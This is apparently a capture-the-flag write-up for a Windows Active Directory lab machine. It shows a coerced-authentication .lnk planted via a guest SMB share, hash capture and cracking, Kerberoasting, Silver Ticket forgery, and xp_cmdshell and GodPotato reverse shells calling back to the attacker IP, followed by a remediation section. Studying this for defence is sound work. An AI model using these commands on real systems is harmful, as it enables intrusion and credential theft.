Breach
🎯 Executive Summary
Breach is a medium-difficulty Windows Active Directory machine exposing an SMB share with Guest access. Write access to the share is abused with malicious .url files to capture an NTLMv2 hash and recover valid credentials for julia.wong. Domain enumeration reveals the kerberoastable service account svc_mssql; after cracking its hash, a forged Silver Ticket impersonates Administrator to access Microsoft SQL Server. The xp_cmdshell feature then provides remote code execution as svc_mssql, and GodPotato abuses SeImpersonatePrivilege to escalate to NT AUTHORITY\SYSTEM.
| Attribute | Value |
|---|---|
| OS | Windows Server 2022 |
| Difficulty | Medium |
| MITRE TTPs |   |
Reconnaissance
Nmap Scan
The initial scan reveals a Domain Controller (breach.vl) with standard active services (DNS, Kerberos, LDAP, SMB, , RDP, MSSQL, WinRM).
sudo nmap --open -v T4 -A -Pn 10.129.106.49

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-01 21:00:37Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: breach.vl, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.129.105.204:1433:
|     Target_Name: BREACH
|     NetBIOS_Domain_Name: BREACH
|     NetBIOS_Computer_Name: BREACHDC
|     DNS_Domain_Name: breach.vl
|     DNS_Computer_Name: BREACHDC.breach.vl
|     DNS_Tree_Name: breach.vl
|_    Product_Version: 10.0.20348
| ms-sql-info:
|   10.129.105.204:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-01T19:31:34
| Not valid after:  2056-02-01T19:31:34
| MD5:     fa31 b34f 9fb7 a5c7 f6a1 ade3 a5ea c884
| SHA-1:   a3d1 d4fa 5888 80de d9cf 1c00 ac65 8a90 f1b7 95a5
|_SHA-256: 4938 bf6c c15c a1bc 9d44 e1a5 311f bf6e 5469 1ace ef3c 48cd 2ea0 fe7b de5b b0e4
|_ssl-date: 2026-02-01T21:01:26+00:00; 0s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: breach.vl, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=BREACHDC.breach.vl
| Issuer: commonName=BREACHDC.breach.vl
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-07T08:04:48
| Not valid after:  2026-03-09T08:04:48
| MD5:     f457 54f6 0073 10ba ecb2 0f99 fca9 d035
| SHA-1:   ccc9 9cbf 5171 71cb 42e1 4951 243c e58c a229 cd36
|_SHA-256: 27dd 4b87 17d3 579e baa5 97f7 b638 7b2b ba05 ad39 fd81 d60f 4108 3a48 3602 55f8
|_ssl-date: 2026-02-01T21:01:26+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: BREACH
|   NetBIOS_Domain_Name: BREACH
|   NetBIOS_Computer_Name: BREACHDC
|   DNS_Domain_Name: breach.vl
|   DNS_Computer_Name: BREACHDC.breach.vl
|   DNS_Tree_Name: breach.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-02-01T21:00:49+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows Server 2022 (88%), Microsoft Windows Server 2012 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.064 days (since Sun Feb  1 20:29:01 2026)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=253 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: BREACHDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-02-01T21:00:49
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   64.51 ms 10.10.14.1
2   64.73 ms 10.129.16.49
SMB Enumeration (Null Session & Guest Access)
The next step is to check whether the protocol SMB allows access without credentials or via the Guest account. Using nxc (NetExec), we discover that the Guest authentication is enabled:
nxc smb breach.vl -u '%' -p '' --shares

SMB         10.129.105.204  445    BREACHDC         [*] Windows Server 2022 Build 20348 x64 (name:BREACHDC) (domain:breach.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.105.204  445    BREACHDC         [+] breach.vl\%: (Guest)
SMB         10.129.105.204  445    BREACHDC         [*] Enumerated shares
SMB         10.129.105.204  445    BREACHDC         Share           Permissions     Remark
SMB         10.129.105.204  445    BREACHDC         -----           -----------     ------
SMB         10.129.105.204  445    BREACHDC         ADMIN$                          Remote Admin
SMB         10.129.105.204  445    BREACHDC         C$                              Default share
SMB         10.129.105.204  445    BREACHDC         IPC$            READ            Remote IPC
SMB         10.129.105.204  445    BREACHDC         NETLOGON                        Logon server share
SMB         10.129.105.204  445    BREACHDC         share           READ,WRITE
SMB         10.129.105.204  445    BREACHDC         SYSVOL                          Logon server share
SMB         10.129.105.204  445    BREACHDC         Users           READ
Analysis reveals a non-standard share called share with permissions of READ and WRITE for unauthorized users. This is a critical vulnerability, as it allows an attacker to interact directly with the server file system.
File System Discovery
By exploring the share via smbclient, we identify an organized directory structure under the folder \transfer\:
smbclient //10.129.106.49/share

smb: \transfer\> ls
  .                                   D        0  Mon Sep  8 12:13:44 2025
  ..                                  D        0  Sun Feb  1 22:08:58 2026
  claire.pope                         D        0  Thu Feb 17 12:21:35 2022
  diana.pope                          D        0  Thu Feb 17 12:21:19 2022
  julia.wong                          D        0  Thu Apr 17 02:38:12 2025
The presence of personal folders suggests that these users regularly upload or download files from this location, making it an ideal point for an attack Coerced Authentication via .url or .lnk file.
NetExec automates creating a .lnk file:
-M slinky: Upload a specific module that creates a malicious Windows (.lnk) link file.NAME="transfer\secret": The file will be called secret.lnk and placed in the transfer folder.SERVER=10.10.14.210: This is the most important parameter. The link points the file icon to our IP (the attacker machine).
What happens technically? When a legitimate user (in this case julia.wong) opens the transfer folder through its computer, Windows attempts to view the file icon secret.lnk. To do so, the user’s operating system tries to connect to our server (10.10.14.210) through the Protocol SMB to recover the icon image. During this connection, Windows automatically sends the hash NTLMv2 of the user in an attempt to authenticate.
nxc smb 10.129.106.49 -u 'Guest' -p '' -M slinky -o SERVER=10.10.14.210 NAME="transfer\secret" SHARES="share"
SMB         10.129.106.49   445    BREACHDC         [*] Windows Server 2022 Build 20348 x64 (name:BREACHDC) (domain:breach.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.106.49   445    BREACHDC         [+] breach.vl\Guest:
SMB         10.129.106.49   445    BREACHDC         [*] Enumerated shares
SMB         10.129.106.49   445    BREACHDC         Share           Permissions     Remark
SMB         10.129.106.49   445    BREACHDC         -----           -----------     ------
SMB         10.129.106.49   445    BREACHDC         ADMIN$                          Remote Admin
SMB         10.129.106.49   445    BREACHDC         C$                              Default share
SMB         10.129.106.49   445    BREACHDC         IPC$            READ            Remote IPC
SMB         10.129.106.49   445    BREACHDC         NETLOGON                        Logon server share
SMB         10.129.106.49   445    BREACHDC         share           READ,WRITE
SMB         10.129.106.49   445    BREACHDC         SYSVOL                          Logon server share
SMB         10.129.106.49   445    BREACHDC         Users           READ
SLINKY      10.129.106.49   445    BREACHDC         [+] Found writable share: share
SLINKY      10.129.106.49   445    BREACHDC         [+] Created LNK file on the share share
Interception with Responder
While the victim server tries to “talk” with us, we use Responder to listen to us and capture the data:
-I tun0: Tell Responder to listen to our VPN interface.-wd: Enable active monitoring and WPAD responses, maximizing the chances of intercepting traffic.
As soon as the user navigates to the folder, Responder responds to the request for authentication by pretending to be a legitimate server and saves the received hash.
sudo responder -I tun0 -wd
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

[*] Version: Responder 3.2.0.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.106.49
[SMB] NTLMv2-SSP Username : BREACH\Julia.Wong
[SMB] NTLMv2-SSP Hash     : Julia.Wong::BREACH:bde8c2c00df241d1:B295EF5126D6674F9EC21DF8684B7882:010100000000000080726A780D94DC010177754019DF3659000000000200080050004C005600520001001E00570049004E002D0039005A004B0058003400540047004C004C004800450004003400570049004E002D0039005A004B0058003400540047004C004C00480045002E0050004C00560052002E004C004F00430041004C000300140050004C00560052002E004C004F00430041004C000500140050004C00560052002E004C004F00430041004C000700080080726A780D94DC0106000400020000000800300030000000000000000100000000200000842FF66EDB4FFA499896CA1B96EED906D89A8DFC3C9831C91C1E9EF358622F200A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003200310030000000000000000000
This hash is not the password clear, but it can be deciphered offline (cracked) through hashcat attempting a dictionary attack.
hashcat -a 0 -m 5600 julia.hash ~/lab/HTB/BOX/rockyou.txt
Validation via SMB
With the credentials obtained, we use impacket-smbclient to verify which resources julia.wong can access through the protocol SMB:
impacket-smbclient 'breach.vl/julia.wong':'<SNIP>'@10.129.106.49
This step confirms that credentials are valid for domain and allows us to navigate to your personal folders to recover the first flag (user.txt) within its directory in \transfer\julia.wong\.
Finally, we check if the user has permission to execute remote commands or get an interactive shell through WinRM (Windows Remote Management):
nxc winrm 10.129.106.49 -u 'julia.wong' -p '<SNIP>'
WINRM       10.129.106.49   5985   BREACHDC         [*] Windows Server 2022 Build 20348 (name:BREACHDC) (domain:breach.vl)
WINRM       10.129.106.49   5985   BREACHDC         [-] breach.vl\julia.wong:<SNIP>
Although the credentials are correct for SMB, user julia.wong is not part of the group “
Remote Management Users” or “Administrators”. Therefore, we cannot get a direct shell through WinRM and we have to look for another side motion vector within the domain.
Initial Access and Enumeration
Since we do not have direct access away WinRM, we must proceed with the enumeration of Active Directory via BloodHound to identify other vulnerabilities, such as Kerberoasting.
bloodhound-ce-python -u 'julia.wong' -p '<SNIP>' -d breach.vl -v --zip -c All -dc BREACHDC.breach.vl -ns 10.129.106.49

In this crucial phase of the lateral movement, we perform an attack of Kerberoasting. This technique allows you to request service tickets for domain accounts that have a Service Principal Name (SPN) configured, with the goal of cracking the password offline.
Kerberoasting: Service Account Abuse
The command used uses the instrument GetUserSPNs.py of the suite Impacket to question the Domain Controller:
impacket-GetUserSPNs breach.vl/julia.wong:<SNIP> -dc-ip 10.129.106.49 -request

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName              Name       MemberOf  PasswordLastSet             LastLogon                   Delegation
--------------------------------  ---------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/breachdc.breach.vl:1433  svc_mssql            2022-02-17 11:43:08.106169  2026-02-02 06:23:58.843950


[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_mssql$BREACH.VL$breach.vl/svc_mssql*$a15bc10f3ee56ff85f4732344a998d07$cf992f446b28b7320904b64be7db803d11715ef93ade6b2bb8ac46eca8853b2477f63c3dffb36022695cc75ff432d5f8421ad0cdf1482810ea00e144f28393b7c1e8561fa021fcb326d8f458c26d420e20366dec8f090f83ef431eeef8885b11f867dcdd82fc6133c818ee28a93235f279ae94d82d2fd682674346570745d9bfb0e7c9f30587ebb812063b1c10c0d4b9c839ae12ff322e07ddf0eed23990ccdcdd86d6b7153033575ac32cb44fa41a82a85dcdc6aba7a0c5e1d3cddb6b3ae21ecb9b7ef0fabdc86d932c46c18787706ae8b24b4bf5b59b41045c5c28e331ab64326ff6246840b5fe9cd53aab1e440894e64bc7c791401d53600da7f0a18c768602e38d7549c877dd77419cab53de1bcc281fc6bd5c455052275f1f5836cb5b41893d65f9d593920b8947c607177da90b5e4d7290289882314c6daa232f9beed8eba6cc5d7318bda7632376c6bef3c17a7ff43fe04782abe32cc866297c40062f0293400706e995b1a87ea4b8281d5decd17863bb92b8520bc9b61153d584f0a560295c8584031be507d9d008385445224ac3e8384f535da11983bdb7401465f20ebef3ad2af5b1f0f27bf3ab2db57c9dc6b64a35cb4095d56bfa3388864ccdd5f4122e1b862091da1a55d3cff5f20353c3e26d500f6a3b498189ccbe7a6a937444f563c69db38e8dd73a7a72064fdf0bce4128aa61fa54d51bda3c5cc0f86c41bbf13c23472c55213be1aaef26085ae8d12e82fd972353dca439063c146858dd4114937d46a7dea5d3a3a8d6fa567639457afd808953647fc547b6f82e1f66225af0b3e19910b630f584e6e0d5f646320c75738dcc8a70a75a3af808aee8fcd1099b2a6bf80ffb12326ad44a19ee66071dafa7c601faede2d0ba527b264b7f93da1837e8961d7832cf9f41fa6e676e2ea4d6f4829a6989e7d1b6dda49b350c2b927aa077264bcdf39a27fc70722754f45a6fa1eda573762169f01aeb493f07b3bb29495d5847005a87dd16f1a130c498eee7013f76d7dab14dd04e2d42e8fff7e547a55c1b426c63dd27cfe374e1d45d5546470a170412a1b903821b3fa1f796bab0293b2087f96ef811e5532145eac5182b97db61a4fd8472d7b38bfe4796fa5fd508f46c7c8237d7450f38163f1b57455b8422b0a372cc95d21ab3758c33cc6db6011726746bf1ba369e390eab064671fae3ac67c0a347630ac46131f9b1456b68d15605d712d23917d6cf3f2794b6eeadb24a45301f2f7fb24b2852751e1ae22c649fca95253e1b87c1eb8cc9a4f69d844a10cc34d2a904f04fb1af55c5126cbb86229ccb2fd0e006a0ed6a84590a2ae71a4032306d6e0c7db15bda6dadf85d7f5a6ba80fda58d3753016ab975c297414b951666da5040a113f1e4357fc2942eb0aa4b985063df1d9f18670b73db2e420fe6fd161f0895e04d59cfb70cfb19f8524170e1f463a652e3064f8727eaa92f93d18
The output shows that the system has identified a vulnerable account:
Service Principal NameMSSQLSvc/breachdc.breach.vl:1433.Account Name: svc_mssql.L'Hash: The text block that begins with$krb5tgs$23$...is the ticket TGS encrypted using the algorithm RC4 (identified by type 23).
In Kerberos, when a user requires access to a service, Domain Controller sends a encrypted ticket with the password hash of that service account. For Julia Wong is an authenticated user, has the right to request this ticket. The attacker can now take this hash and try a Offline brute force attack (using hashcat or john for example) without creating any authentication failure logs on the server. If the service account password is weak (as in this case), the account is compromised.
john MSSQLSvc.hash -w=~/lab/HTB/BOX/rockyou.txt
hashcat -a 0 -m 13100 MSSQLSvc.hash ~/lab/HTB/BOX/rockyou.txt
The attack worked because the account svc_mssql used a password present in the dictionary rockyou.txt. In a real environment, this underlines the critical importance of use long passwords (over 25 characters) or Managed Service Accounts (gMSA) for accounts with a SPN, since these are the main targets for Kerberoasting.
Silver Ticket
A Silver Ticket is a manually forged service ticket (TGS). Because we have the service account password hash, we can create a ticket claiming any identity we choose—in this case Administrator—without requesting it from the Domain Controller.
impacket-ticketer -nthash 69596c7a*************78870e25a5c -domain-sid S-1-5-21-2330692793-3312915120-706255856 -domain breach.vl -dc-ip breachdc -spn MSSQLSvc/breachdc.breach.vl administrator

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for breach.vl/administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrator.ccache
Command Analysis ticketer.py
The command uses the key elements of the domain to build a false but technically valid identity for the specific service:
nthash 69596***: The NT hash of thesvc_mssqlpassword. It signs the ticket; because MSSQL uses the same key to verify tickets, the service accepts it as authentic.domain-sid S-1-5-21-...: The Security Identifier of the domain, necessary to build a CAP (Privilege Attribute Certificate) valid within the ticket.spn MSSQLSvc/breachdc.breach.vl: Defines the scope of the ticket. A Silver Ticket is limited to a single service (unlike the Golden Ticket that affects the entire domain).administrator: The user we want to impersonate. The Administrator password is not required because we are forging the identity data in the ticket.
From the output of Impacket we see the technical steps of forging:
PAC Infos: A privilege certificate is created that states that the user “Administrator” belongs to the highest security groups (such as Domain Admins).
Signing/Encrypting: The ticket is signed using the service account hash. This is why the server MSSQL you will trust the ticket: recognize the signature as your own.
administrator.ccache: The result is a Kerberos cache file that contains our “fake passport”.
Why is this technique deadly?
Invisible: The Domain Controller is never contacted during the use of a Silver Ticket. No Kerberos authentication log (Event ID 4769) will appear on the DC.
Persistence: Till the password svc_mssql is not changed, this ticket (or the ability to generate new ones) remains valid.
Privileges: Even though svc_mssql is a limited user, the forged ticket allows us to submit to the database as Administrator, getting full powers of sysadmin.
Access MSSQL and Remote Code Execution (RCE)
We enter the database as BREACH\Administrator. Despite the actual user of the service svc_mssql, the database sees us as the maximum administrator of the domain thanks to Silver Ticket.
impacket-mssqlclient -k breachdc.breach.vl

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (BREACH\Administrator  dbo@master)>
In MSSQL, the feature xp_cmdshell allows you to run commands directly on the operating system shell (cmd.exe). By default it is disabled for security, but being sysadmin, we can reactivate it:
SQL (BREACH\Administrator  dbo@master)> xp_cmdshell whoami /all

output
--------------------------------------------------------------------------------
NULL
USER INFORMATION
----------------
NULL
User Name        SID
================ =============================================
breach\svc_mssql S-1-5-21-2330692793-3312915120-706255856-1115
NULL
NULL
GROUP INFORMATION
-----------------
NULL
Group Name                                 Type             SID                                                             Attributes
========================================== ================ =============================================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                                         Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                                    Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6                                                         Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                                        Mandatory group, Enabled by default, Enabled group
NT SERVICE\MSSQL$SQLEXPRESS                Well-known group S-1-5-80-3880006512-4290199581-1648723128-3569869737-3631323133 Enabled by default, Enabled group, Group owner
LOCAL                                      Well-known group S-1-2-0                                                         Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                                        Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
NULL
NULL
PRIVILEGES INFORMATION
----------------------
NULL
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
NULL
NULL
USER CLAIMS INFORMATION
-----------------------
NULL
User claims unknown.
NULL
Kerberos support for Dynamic Access Control on this device has been disabled.
NULL
Now that we have the power to execute commands, we download nc64.exe (Netcat) on the server to get an interactive shell on our machine:
xp_cmdshell powershell -c "C:\Temp\nc64.exe -e cmd 10.10.14.210 4444"

❯ rlwrap -cAr nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.108.32 61958
Microsoft Windows [Version 10.0.20348.558]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname && whoami
hostname && whoami
BREACHDC
breach\svc_mssql
Important note: Even though we’ve entered MSSQL as Administrator, system commands are performed in the context of the user who starts the SQL service, i.e.
svc_mssql.
Privilege Escalation: From Service Account to SYSTEM
The last step is to scale privileges from svc_mssql a SYSTEM. The command whoami /priv reveals that we own SeImpersonatePrivilege.
Let’s load and execute the exploit GodPotato.exe. This tool forces a system service to authenticate against a pipe created by the Exploit, allowing us to steal the token of SYSTEM and use it to launch a new process with maximum privileges.
c:\Temp>.\god.exe -cmd "cmd /c c:\temp\nc64.exe 10.10.14.210 445 -e cmd.exe"

.\god.exe -cmd "cmd /c c:\temp\nc64.exe 10.10.14.210 445 -e cmd.exe"
[*] CombaseModule: 0x140715883560960
[*] DispatchTable: 0x140715886151544
[*] UseProtseqFunction: 0x140715885443888
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\99961d32-c28b-4c8d-8939-d80a3968cd37\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000e002-1144-ffff-5483-fb5a2c6aa2b9
[*] DCOM obj OXID: 0x7ac62f94e7e47774
[*] DCOM obj OID: 0xaf4dd28ef08e435f
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 920 Token:0x748  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 2400
🛡️ Remediation & Defense
Breach’s compromise is the result of a chain of configurative weaknesses. Below are the countermeasures necessary to prevent each phase of the attack.
Disabled Access Guest:
The attack began by abusing a scrible share in mode
Guestto force authentication.
- Prevent anonymous or guest sessions on SMB via GPO:
Computer Configuration → Windows Settings → Security Settings → Local Policies → Security Options → Network access:Allow anonymous SID/Name translation (Disabled).- Outbound Restrictions SMB:
Block connections SMB output (ports445,139) to the internet or untrusted network segments at the firewall level to prevent hash exfiltration.- SMB Signing: Strengthen package signature SMB to prevent relay attacks:
Set-SmbServerConfiguration -RequireSecuritySignature $true.Mitigation of Kerberoasting:
Use of weak passwords for accounts with
SPNallowed the side movement.
- Password Complexity: Implement passwords of at least 25-30 characters for service accounts, making offline cracking computationally impossible.
- Managed Service Accounts (gMSA): Use accounts gMSA, where Windows automatically manages complex passwords and their rotation, eliminating the risk of Kerberoasting.
Database protection MSSQL:
The abuse of a
Silver Ticketguaranteed sysadmin access.
- Disability xp_cmdshell: This feature must be disabled if not strictly necessary:
EXEC sp_configure 'xp_cmdshell', 0; RECONFIGURE;.- Principle of the Privilege Minim: The database service account should not have administrative privileges in the domain or local server.
- Key Rotation: Change your service account password periodically to invalidate any Silver Ticket already forged by the attacker.
Prevention of Escalation:
The “Potato” exploit worked because the service account retained
impersonation privileges.
- Removal SeImpersonatePrivilege: Consider whether the service account really needs this privilege. In many cases, you can perform services as LocalService (without such privilege) instead of NetworkService or domain accounts.
- EDR Monitoring: Configure monitoring solutions to detect typical patterns GodPotato, such as creating anomalous named pipes or impersonating system tokens by unauthorized processes.